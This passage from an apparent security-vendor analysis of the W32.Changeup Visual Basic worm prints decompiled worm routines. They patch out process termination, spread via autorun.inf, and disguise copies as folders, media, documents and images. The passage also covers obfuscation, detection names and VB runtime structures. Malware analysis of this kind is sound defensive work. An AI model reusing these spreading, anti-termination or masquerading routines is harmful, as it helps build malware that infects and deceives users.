.text:0043CFBD          push    eax                             ; myModulePath(0)
.text:0043CFBE          call    VarPtr
```

Even if val_0 is constantly zero, it checks if 0 exceeds 512, the boundary of the array. If it is compiled with the "Remove Array Bounds Checks" option checked, the check above disappears.

The call_API to get the module file name is followed by the statement to truncate the Byte array at the position of a null character as shown in bold. Some runtime APIs require parameters of String pointers, while others require Variant pointers. For example, **__vbaInStr** requires String pointers, while **rtcLeftCharVar** requires a Variant pointer which usually has a String or a Byte array. If these APIs are used together in a statement, two Variants can be temporarily created from another type, such as a Byte array. This is because a Byte array and a String are easy to exchange.

```
.text:0043D1F6          lea     eax, [ebp+myModulePath]         ; pointer to Byte Array
.text:0043D1F9          mov     [ebp+var_array.value1], eax
.text:0043D1FF          mov     [ebp+var_array.type], 2011h     ; Byte Array
.text:0043D209          lea     eax, [ebp+myModulePath]
.text:0043D20C          mov     [ebp+dim2], eax
.text:0043D212          lea     eax, [ebp+dim2]         ; pointer to pointer to Byte Array
.text:0043D218          mov     [ebp+var_ModuleName.value1], eax
.text:0043D21E          mov     [ebp+var_ModuleName.type], 6011h    ; Byte Array ByRef
.text:0043D228          push    1                                   ; startpos of InStr
.text:0043D22A          lea     eax, [ebp+var_array]            ; Byte Array
.text:0043D230          push    eax
.text:0043D231          call    __vbaStrVarCopy                 ; converts variant to String
.text:0043D236          mov     edx, eax                ; String
.text:0043D238          lea     ecx, [ebp+s_string]
.text:0043D23B          call    __vbaStrMove            ; moves String to String (s_string)
.text:0043D240          push    eax                             ; String (s_string)
.text:0043D241          push    offset vbNullChar               ; String
.text:0043D246          push    0                               ; 0 = vbBinaryCompare
.text:0043D246                                                  ; 1 = vbTextCompare
.text:0043D246                                                  ; 2 = vbDatabaseCompare
.text:0043D248          call    __vbaInStr
.text:0043D24D          sub     eax, 1
.text:0043D250          jo      ERROR_OVERFLOW                  ; by Integer Overflow Checks option
.text:0043D256          push    eax                             ; length
.text:0043D257          lea     eax, [ebp+var_ModuleName]       ; Byte Array ByRef
.text:0043D25D          push    eax                             ; Variant
```

```
.text:0043D25E        lea     eax, [ebp+var_temp_string]
.text:0043D264        push    eax                             ; receiving Variant
.text:0043D265        call    rtcLeftCharVar
.text:0043D26A        lea     eax, [ebp+var_temp_string]      ;result
.text:0043D270        push    eax
.text:0043D271        call    __vbaStrVarMove                 ; converts Variant (result) to String
.text:0043D276        mov     edx, eax                ; String (move source)
.text:0043D278        lea     ecx, [ebp+ret_val]              ; String (move destination)
.text:0043D27B        call    __vbaStrMove            ; ret_val = Left(myModulePath, InStr(1, myModulePath,
vbNullChar,  vbBinaryCompare) - 1)
.text:0043D280        lea     ecx, [ebp+s_string]             ; implicit local variable
.text:0043D283        call    __vbaFreeStr
.text:0043D288        lea     ecx, [ebp+var_temp_string]      ; implicit local variable
.text:0043D28E        call    __vbaFreeVar
```

The pattern above is often observed in programs that manipulate strings, such as by *Left, Right, and Mid*. The programmer did not intend to convert the Byte array to both a Variant of Byte Array (Type = 2011h) and a Variant of Byte Array ByRef (Type = 6011h). VB programmers do not need to be aware that some functions take Strings while others take Variants as the parameters, but can just state *Left* to retrieve the left portion of a String.

Anti-Termination

The worm is capable of finding processes starting with “proc” and “task”, locating API addresses of “TerminateProcess” and “TerminateThread”, and replacing the first instruction by “RET.”

```
Sub patch_kernel32()
On Error Resume Next
Dim hSnapshot As Long
Dim processentry As PROCESSENTRY32      ' user-defined type
Dim s_TerminateProcess_ANSI As String
Dim exe_path As String
Dim hProcess As Long
Dim hModule As Long
Dim ptr_TerminateProcess As Long
Dim ptr_TerminateThread As Long
Dim code_RETN As Long
Dim ptr_RETN As Long

hSnapshot = call_API(g_kernel32, gstr_CreateToolhelp32Snapshot, 2, 0)
processentry.dwSize = &H424
Call call_API(g_kernel32, gstr_Process32First, hSnapshot, VarPtr(processentry))
' BUG: processentry in Process32First will not be checked, due to Do Until loop.
s_TerminateProcess_ANSI = StrConv(gstr_TerminateProcess, vbFromUnicode, 0)
Do Until call_API(g_kernel32, gstr_Process32Next, hSnapshot, VarPtr(processentry)) _
 = 0
  Dim s As String
  s = processentry.szExeFile
  exe_path = LCase(StrConv(s, vbUnicode, 0))
  If InStr(1, exe_path, LCase(gstr_task), vbBinaryCompare) Or _
    InStr(1, exe_path, LCase(gstr_proc), vbBinaryCompare) Then
```

```
 ' --- Omitted ---
' Locates TerminateProcess and TerminateThread.
' Patches the first instruction to return immediately.
 End If
Loop
Call call_API(g_kernel32, gstr_CloseHandle, hSnapshot)
End Sub
```

As seen in the functionality above, Process Monitor and Task Manager cannot terminate a process or a thread. If only one of them was listed by Process32First, it could avoid the patch by "RET" because of a bug where *Do Until – Loop* is used instead of *Do – Loop While*.

Disguising

The worm is shown with a folder icon by default. In fact, it has four icons in its resource, as shown in Figures 7 to 10.

Figure 7

Resource Hacker, Icon Group 1




Figure 8

Resource Hacker, Icon Group 2




Figure 9

Resource Hacker, Icon Group 3





Figure 10

Resource Hacker, Icon Group 4



W32.Changeup is a polymorphic worm that replaces certain strings in its own program file with random strings when it attempts to spread. Additionally, this variant modifies its default icon when it disguises itself as a data file such, as an image, a movie, or a document.The source code for this trick is shown below:

```
Sub spread_to_folders(ByRef directory As String)
On Error Resume Next
Dim s_kernel32 As String
Dim files() As String
Dim counter1 As Long
Dim sExeName As String

Close #g_fileNumber
g_fileNumber = &H22
Open directory & gstr_autorun_inf For Binary Lock Read Write As #g_fileNumber
Put #g_fileNumber, , build_autorun_content_random()
Call call_API(g_kernel32, gstr_SetFileAttributesW, _
  StrPtr(directory & gstr_autorun_inf), 7&)
Open directory & gstr_x_mpeg For Binary Access Write As #1 ' "x.mpeg" file
Close #1
s_kernel32 = g_kernel32
Call call_API(s_kernel32, gstr_SetFileAttributesW, StrPtr(directory & g_nullstr), 7&)
Call copy_myself_with_modification(get_my_module_path(), directory & _
  g_my_exe_name_in_property & gstr_dot_exe)                    ' polymorphism of strings
Call call_API(s_kernel32, gstr_Sleep, 1000)
```

```
files = get_files_in_dir(directory)
For counter1 = 0 To UBound(files) Step 1
 If is_directory(directory & files(counter1)) Then
  If UCase(files(counter1)) <> gstr_RECYCLER Then
   Call call_API(s_kernel32, gstr_SetFileAttributesW, _
    StrPtr(directory & files(counter1)), 6&)  ' Hidden, System
   ' disguise as folder
   Call copy_file_as_exe(directory & files(counter1) & gstr_dot_exe, directory & _
    g_my_exe_name_in_property & gstr_dot_exe, 1)
  End If
 Else
  Select Case LCase(Right(files(counter1), 3))
   ' mp3, avi, wma, wmv, wav, mpg, mp4
   Case glist_file_extensions(0), glist_file_extensions(1), glist_file_extensions(2), _
      glist_file_extensions(3), glist_file_extensions(4), glist_file_extensions(5), _
      glist_file_extensions(6)
    Call call_API(g_kernel32, gstr_SetFileAttributesW, StrPtr(directory & _
     files(counter1)), 6&)          ' Hidden, System
    ' disguise as movie
    Call copy_file_as_exe(directory & files(counter1), directory & _
     g_my_exe_name_in_property & gstr_dot_exe, 3)
   ' doc, txt, pdf, xls
   Case glist_file_extensions(7), glist_file_extensions(8), glist_file_extensions(9), _
      glist_file_extensions(10)
    Call call_API(g_kernel32, gstr_SetFileAttributesW, StrPtr(directory & _
     files(counter1)), 6&)          ' Hidden, System
    ' disguise as document
    Call copy_file_as_exe(directory & files(counter1), directory & _
     g_my_exe_name_in_property & gstr_dot_exe, 4)
   ' jpg, jpe, bmp, gif, tif, png
   Case glist_file_extensions(11), glist_file_extensions(12), glist_file_extensions(13), _
      glist_file_extensions(14), glist_file_extensions(15), glist_file_extensions(16)
    Call call_API(g_kernel32, gstr_SetFileAttributesW, StrPtr(directory & _
     files(counter1)), 6&)          ' Hidden, System
    ' disguise as image
    Call copy_file_as_exe(directory & files(counter1), directory & _
     g_my_exe_name_in_property & gstr_dot_exe, 2)
  End Select
 End If
Next

sExeName = gstr_Secret
Call call_API(g_kernel32, gstr_CopyFileW, StrPtr(directory & _
 g_my_exe_name_in_property & gstr_dot_exe), _
 StrPtr(directory & sExeName & gstr_dot_exe), False)        ' Secret.exe
sExeName = gstr_Sexy
Call call_API(g_kernel32, gstr_CopyFileW, StrPtr(directory & _
 g_my_exe_name_in_property & gstr_dot_exe), _
 StrPtr(directory & sExeName & gstr_dot_exe), False)        ' Sexy.exe
Call call_API(s_kernel32, gstr_Sleep, 999)
' disguise as image
' remove folder icon group from resource
Call remove_resource_icon_group(directory & sExeName & gstr_dot_exe, 1)
```

```
sExeName = gstr_Porn
Call call_API(g_kernel32, gstr_CopyFileW, StrPtr(directory & _
 g_my_exe_name_in_property & gstr_dot_exe), _
 StrPtr(directory & sExeName & gstr_dot_exe), False)          ' Porn.exe
Call call_API(s_kernel32, gstr_Sleep, 999)
' disguise as movie
' remove folder icon group from resource
Call remove_resource_icon_group(directory & sExeName & gstr_dot_exe, 1)
' remove image icon group from resource
Call remove_resource_icon_group(directory & sExeName & gstr_dot_exe, 2)
 sExeName = gstr_Passwords
Call call_API(g_kernel32, gstr_CopyFileW, StrPtr(directory & _
 g_my_exe_name_in_property & gstr_dot_exe), _
 StrPtr(directory & sExeName & gstr_dot_exe), False)          ' Passwords.exe
Call call_API(s_kernel32, gstr_Sleep, 999)
' disguise as document
' remove folder icon group from resource
Call remove_resource_icon_group(directory & sExeName & gstr_dot_exe, 1)
' remove image icon group from resource
Call remove_resource_icon_group(directory & sExeName & gstr_dot_exe, 2)
' remove movie icon group from resource
Call remove_resource_icon_group(directory & sExeName & gstr_dot_exe, 3)
Call call_API(s_kernel32, gstr_SetFileAttributesW, StrPtr(directory & _
 g_my_exe_name_in_property & gstr_dot_exe), 7&)
End Sub

Sub copy_file_as_exe(ByRef destiPath As String, ByRef sourcePath As String, _
ByRef flag As Long)
On Error Resume Next
Dim s_dot_exe As String
Dim s_kernel32 As String
' icon group 1 = folder
' icon group 2 = image file
' icon group 3 = movie file
' icon group 4 = text document

s_dot_exe = gstr_dot_exe
s_kernel32 = g_kernel32
Select Case flag
Case 1
 Call call_API(s_kernel32, gstr_CopyFileW, StrPtr(sourcePath), StrPtr(destiPath), False)
 Call call_API(s_kernel32, gstr_Sleep, 999)
Case 2
 destiPath = Replace(destiPath, Right(destiPath, 4), s_dot_exe, 1, -1, _
  vbBinaryCompare)
 Call call_API(s_kernel32, gstr_CopyFileW, StrPtr(sourcePath), StrPtr(destiPath), False)
 Call call_API(s_kernel32, gstr_Sleep, 999)
' remove folder icon group from resource
 Call remove_resource_icon_group(destiPath, 1)
Case 3
 destiPath = Replace(destiPath, Right(destiPath, 4), s_dot_exe, 1, -1, _
  vbBinaryCompare)
```

```
  Call call_API(s_kernel32, gstr_CopyFileW, StrPtr(sourcePath), StrPtr(destiPath), False)
  Call call_API(s_kernel32, gstr_Sleep, 999)
' remove folder icon group from resource
  Call remove_resource_icon_group(destiPath, 1)
' remove image icon group from resource
  Call remove_resource_icon_group(destiPath, 2)
Case 4
  destiPath = Replace(destiPath, Right(destiPath, 4), s_dot_exe, 1, -1, _
    vbBinaryCompare)
  Call call_API(s_kernel32, gstr_CopyFileW, StrPtr(sourcePath), StrPtr(destiPath), False)
  Call call_API(s_kernel32, gstr_Sleep, 999)
' remove folder icon group from resource
  Call remove_resource_icon_group(destiPath, 1)
' remove image icon group from resource
  Call remove_resource_icon_group(destiPath, 2)
' remove movie icon group from resource
  Call remove_resource_icon_group(destiPath, 3)
End Select
End Sub
```

If the worm finds a folder, it hides the original folder, copies itself using the folder name, and gives it the file extension of ".exe".

If the worm finds an image file, it hides the original file, copies itself using the image file name, and gives it the file extension of ".exe". It also removes Icon Group 1 so that Icon Group 2 becomes the default icon.

To disguise itself as a movie file it removes Icon Group 1 and Icon Group 2.

To disguise iteslf as a document file it removes Icon Group 1, Icon Group 2, and Icon Group 3.

Once the icon groups are removed from the system, they are no longer available for use. That means future variant files that the worm tries to create on the computer will have a limited (or even no choice) in the icon to use for the new file which ultimately means this method of disguising itself from the user will become ineffective over time.

Conclusion

The worm is made from VB source code of more than 1800 steps with 62 subroutines. This does not include the programs for the Calendar Form. To avoid disclosing malicious code, only a part of it has been listed. Although decompiling a VB executable back into VB code can take a lot of time and patience (tools can help), the result is that the behaviors and bugs can be more clearly understood as opposed to analysing CPU instructions.

Once the source code is successfully decompiled and understood, other generated variants can be analysed quicker by looking at the compilation options and different obfuscation patterns. By knowing what will happen in advance in every situation and by spotting the malicious portions of code while avoiding the distractions thrown up by redundant code and obfuscation, better protection can be provided.

W32.Changeup uses two techniques to prevent easy analysis with decompilation tools. The first is the non-standard Windows API invocation. The second is the encrypted strings used for the API names which make it difficult to guess parameters passed to the API calls.

W32.Changeup is filled with meaningless API invocations and redundant string concatenations in an attempt to obfuscate the code. It also has a trick for hiding important strings by using string concatenation statements. For example it uses the statement: *gstr_domain4 = "ns" & "1" & ".p" & "lay" & "e" & "r13" & "52.org"* to hide a domain name. During analysis, we may choose to write a script to filter out junk statements that were added to obfuscate the code. This would be done to make it easier to analyse the real functionality by stripping out the rubbish.

Statements matching a pattern of “variable = String & String & String” will also be unintentionally filtered out by such a script. This is something that a person doing the analysis needs to be aware of.

It also has several trivial obfuscations, such as a comparing values to the result of the mathematical operation of 1074/2; the ability to re-copy the global string to a local variable; inconsistent use of variable types for the same meaning among Integer, Long, and Variant; and inconsistent use of parameter types between ByVal and ByRef in similar circumstances, though some might not have been intended. Each of these little tricks, some of which are made possible by the flexibility of Visual Basic, adds extra time to the analysis.

It doesn’t take much skill or specialist knowledge to create malware using VB. Apparently the author of W32.Changeup has skills and knowledge, not only of VB, but also of assembler (CPU instructions), suggesting the author deliberately chose VB to create the worm. If the goal of the malware is not to be analysed and understood, then chances are that the techniques used would be far stronger and many more of the variants mutations (polymorphism) may escape detection. As this discussion shows, a full analysis of VB malware is possible. Decompilation of the executable back to VB code is the most comprehensive way to precisely explain the behaviors found in the file. Even as the Windows operating system evolves and progresses over the years, support for VB programs continues. Windows 8 will allow VB programs to run, and for that reason, analysis of Visual Basic programs should continue to be practiced.

Symantec Protection

Many different Symantec protection technologies play a role in defending against this threat, including:

File-based protection (traditional antivirus)

Traditional antivirus protection is designed to detect and block malicious files and is effective against files associated with this attack.

- W32.Changeup
- W32.Changeup.B
- W32.Changeup.C
- W32.Changeup!gen
- W32.Changeup!gen2
- W32.Changeup!gen3
- W32.Changeup!gen5
- W32.Changeup!gen6
- W32.Changeup!gen7
- W32.Changeup!gen8
- W32.Changeup!gen9
- W32.Changeup!gen10
- W32.Changeup!gen12
- W32.Changeup!gen13
- W32.Changeup!gen15
- W32.Changeup!gen16
- W32.Changeup!gen17
- W32.Changeup!gen18
- W32.Changeup!gen19

Network-based protection (IPS)

Network-based protection in Symantec Endpoint Protection can help protect against unauthorized network activities conducted by malware threats or intrusion attempts.

- HTTP W32 ChangeUp Worm Activity

Behavior-based protection

Symantec products, like Symantec Endpoint Protection, with behavior-based detection technology can detect and block previously unknown threats from executing, including those associated with this attack. Files detected by this technology will be reported as

Reputation-based protection (Insight)

Symantec Download Insight, found in Symantec Endpoint Protection and Symantec Web Gateway, can proactively detect and block potentially malicious files using Symantec's extensive file reputation database.

Other protection

Application and Device Control — Symantec Endpoint Protection users can enable this feature to detect and block potentially malicious files from executing.

Symantec Critical System Protection can also prevent unauthorized applications from running.

IT Management Suite provides comprehensive software and patch management. Critical System Protection can protect servers against vulnerabilities between patching cycles.

Appendix 1

VARIANT structure and Types

VARIANT structure is used everywhere in VB applications to store Variant variables, to call VB runtime functions and store their return values, and to pass parameters to subroutines. Its structure is the same with that used for the COM program interface.

The structure is shown below:

Type	WORD	Determines the type of variable.
Reserved1	WORD	Usually 0. For Decimal, &H8000 is used to represent the sign (&H8000 is negative) and the lower byte is a floating decimal point with a base of 10.
Reserved2	WORD	Usually 0. For Decimal, a DWORD value is used to store the highest 32 bits.
Reserved3	WORD	
Value1	DWORD	Union that can hold various data types (1, 2, 4, and 8 bytes). Double, Date, Currency, and Decimal (lower 64 bits) use QWORD.
Value2	DWORD	

The Type distinguishes what is stored and how it is stored. It is defined below:

Type values	Meanings (abbreviations)	Value1, Value2 size (bytes)	Descriptions of values
0	Empty		Also used for ParamArray, a mixture of various Types in an array.
1	Null		
2	Integer (I2)	WORD (2)	Signed integer
3	Long (I4)	DWORD (4)	Signed integer
4	Single (R4)	DWORD (4)	Floating point
5	Double (R8)	QWORD (8)	Floating point
6	Currency (Cy)	QWORD (8)	Integer scaled by 10000. This is a kind of fixed-point number.
7	Date (Date)	QWORD (8)	Floating point, days since Dec. 30 1899
8	String (Bstr)	DWORD (4)	Pointer to BSTR
9	Object (Obj)	DWORD (4)	Pointer to object (dispatch table)
&HA	Error	DWORD (4)	Status code value. &H80020004 means an omitted parameter (Parameter Not Found).
&HB	Boolean (Bool)	WORD (2)	True(&HFFFF) or False (0)
&HC	Variant (Var)	Undetermined	This is used as a place holder before setting any value.
&HD	Unknown (Unk)		IUnknown
&HE	Decimal	QWORD (8)	Unsigned integer, significant digits
&HF	Not used		
&H10	Not used		(Signed byte)
&H11	Byte (UI1)	BYTE (1)	Unsigned integer
&H2000	VT_ARRAY	DWORD (4)	Pointer to SAFEARRAY of a Type
&H4000	VT_BYREF	DWORD (4)	Pointer to value of a Type
&H8000	VT_RESERVED (used for comparison)		Affects comparison.

VT_ARRAY, VT_BYREF and VT_RESERVED are OR-ed to another Type. For example, &H2011 is a Byte array (of SAFEARRAY), &H4003 is a reference to Long, and &H4008 is a reference to BSTR.

BSTR is a Unicode string that consists of length, string, and terminator. Pointer to BSTR points to the first Unicode character, not the length. In other words, the length is always present prior to a string.

Byte-length (DWORD)	Unicode string (Little Endian)	Terminator (WORD value 0)

Appendix 2

SAFEARRAY structure

VB does not use a vector array (VT_VECTOR of COM interface, &H1000 in Type) to store array data, but it does use SAFEARRAY. SAFEARRAY can manage multi-dimensional arrays.

cDimension	WORD	Terminator (WORD value 0)
fFeatures	WORD	FADF_AUTO (&H0001) : Allocated locally (=in stack) FADF_STATIC(&H0002) : Allocated statically (=globally) FADF_FIXEDSIZE(&H0010) : May not be resized. FADF_HAVEVARTYPE(&H0080): CLSID exists at negative offset 16. VB uses this bit for another unknown purpose and CLSID does not exist. FADF_BSTR(&H0100): Array of BSTR FADF_VARIANT(&H0800): Array of Variant
cbElement	DWORD	Byte-length of each element.
cLocks	DWORD	Locked count.
pvData	DWORD	Pointer to array data.
cElements	DWORD	Length and lower boundary of each dimension. This pair repeats for cDimension times, where the first dimension comes last.
lLbound	DWORD	

Except for the String array and the Variant array, which have either FADF_BSTR or FADF_VARIANT set, it cannot be determined what the Type of the element is just by looking at the SAFEARRAY structure. For example, *Dim a(2) as Long* and *Dim b(2) as Single* share the same SAFEARRAY in the .data section, passed as a parameter when allocating, due to the fact that the element size for both is 4 bytes.

Appendix 3

FILEPRINTPARAMS structure

The VB statements Print and Write (the worm does not use them) are flexible methods to output to a file. For example:

*Print #1, "Result = "; val * val2; spc(5); "val = "; val; tab(1); val2*

This statement will print the string "Result = ", the string value of val * val2, 5 space characters, the string "val = ", the string value of val, a tab character, and the string value of val2. This is achieved by a single call to __vbaPrintFile function, which requires variable arguments. The last pushed parameter is a pointer to FILEPRINTPARAMS structure, which determines the variable arguments.

numberOfParams	WORD	Number of PType elements
PType	BYTE [numberOfParams]	The parameter for the last element is pushed first. Each element determines the Type of pushed parameter. Date, Currency, and Double push 2 DWORDs. &H40 OR Type : Another element follows. &H80 OR Type : Final element. &H60 : Spc --- Pushed parameter is the number of space characters. &H61 : Tab --- Pushed parameter is the number of tab characters. &H80 : Final mark when the last element is either &H60 or &H61.

Appendix 4

ROUTINE_ATTRIBUTES and HANDLER structures

In each entry of the subroutines, VB sets [EBP-14h] to a pointer to ROUTINE_ATTRIBUTES (not an official name). This piece of information holds exception handler and final handler. If *On Error Goto XXX* is defined, it also holds On-Error-Goto handlers. If *On Error Resume Next* is defined, it also holds On-Error-Resume handlers.

ROUTINE_ATTRIBUTES		
Unknown1	DWORD	
Unknown2	DWORD	
FinalHandler	DWORD	Offset of finalization handler before returning.
ExceptionHandler	DWORD	Offset of exception handler.
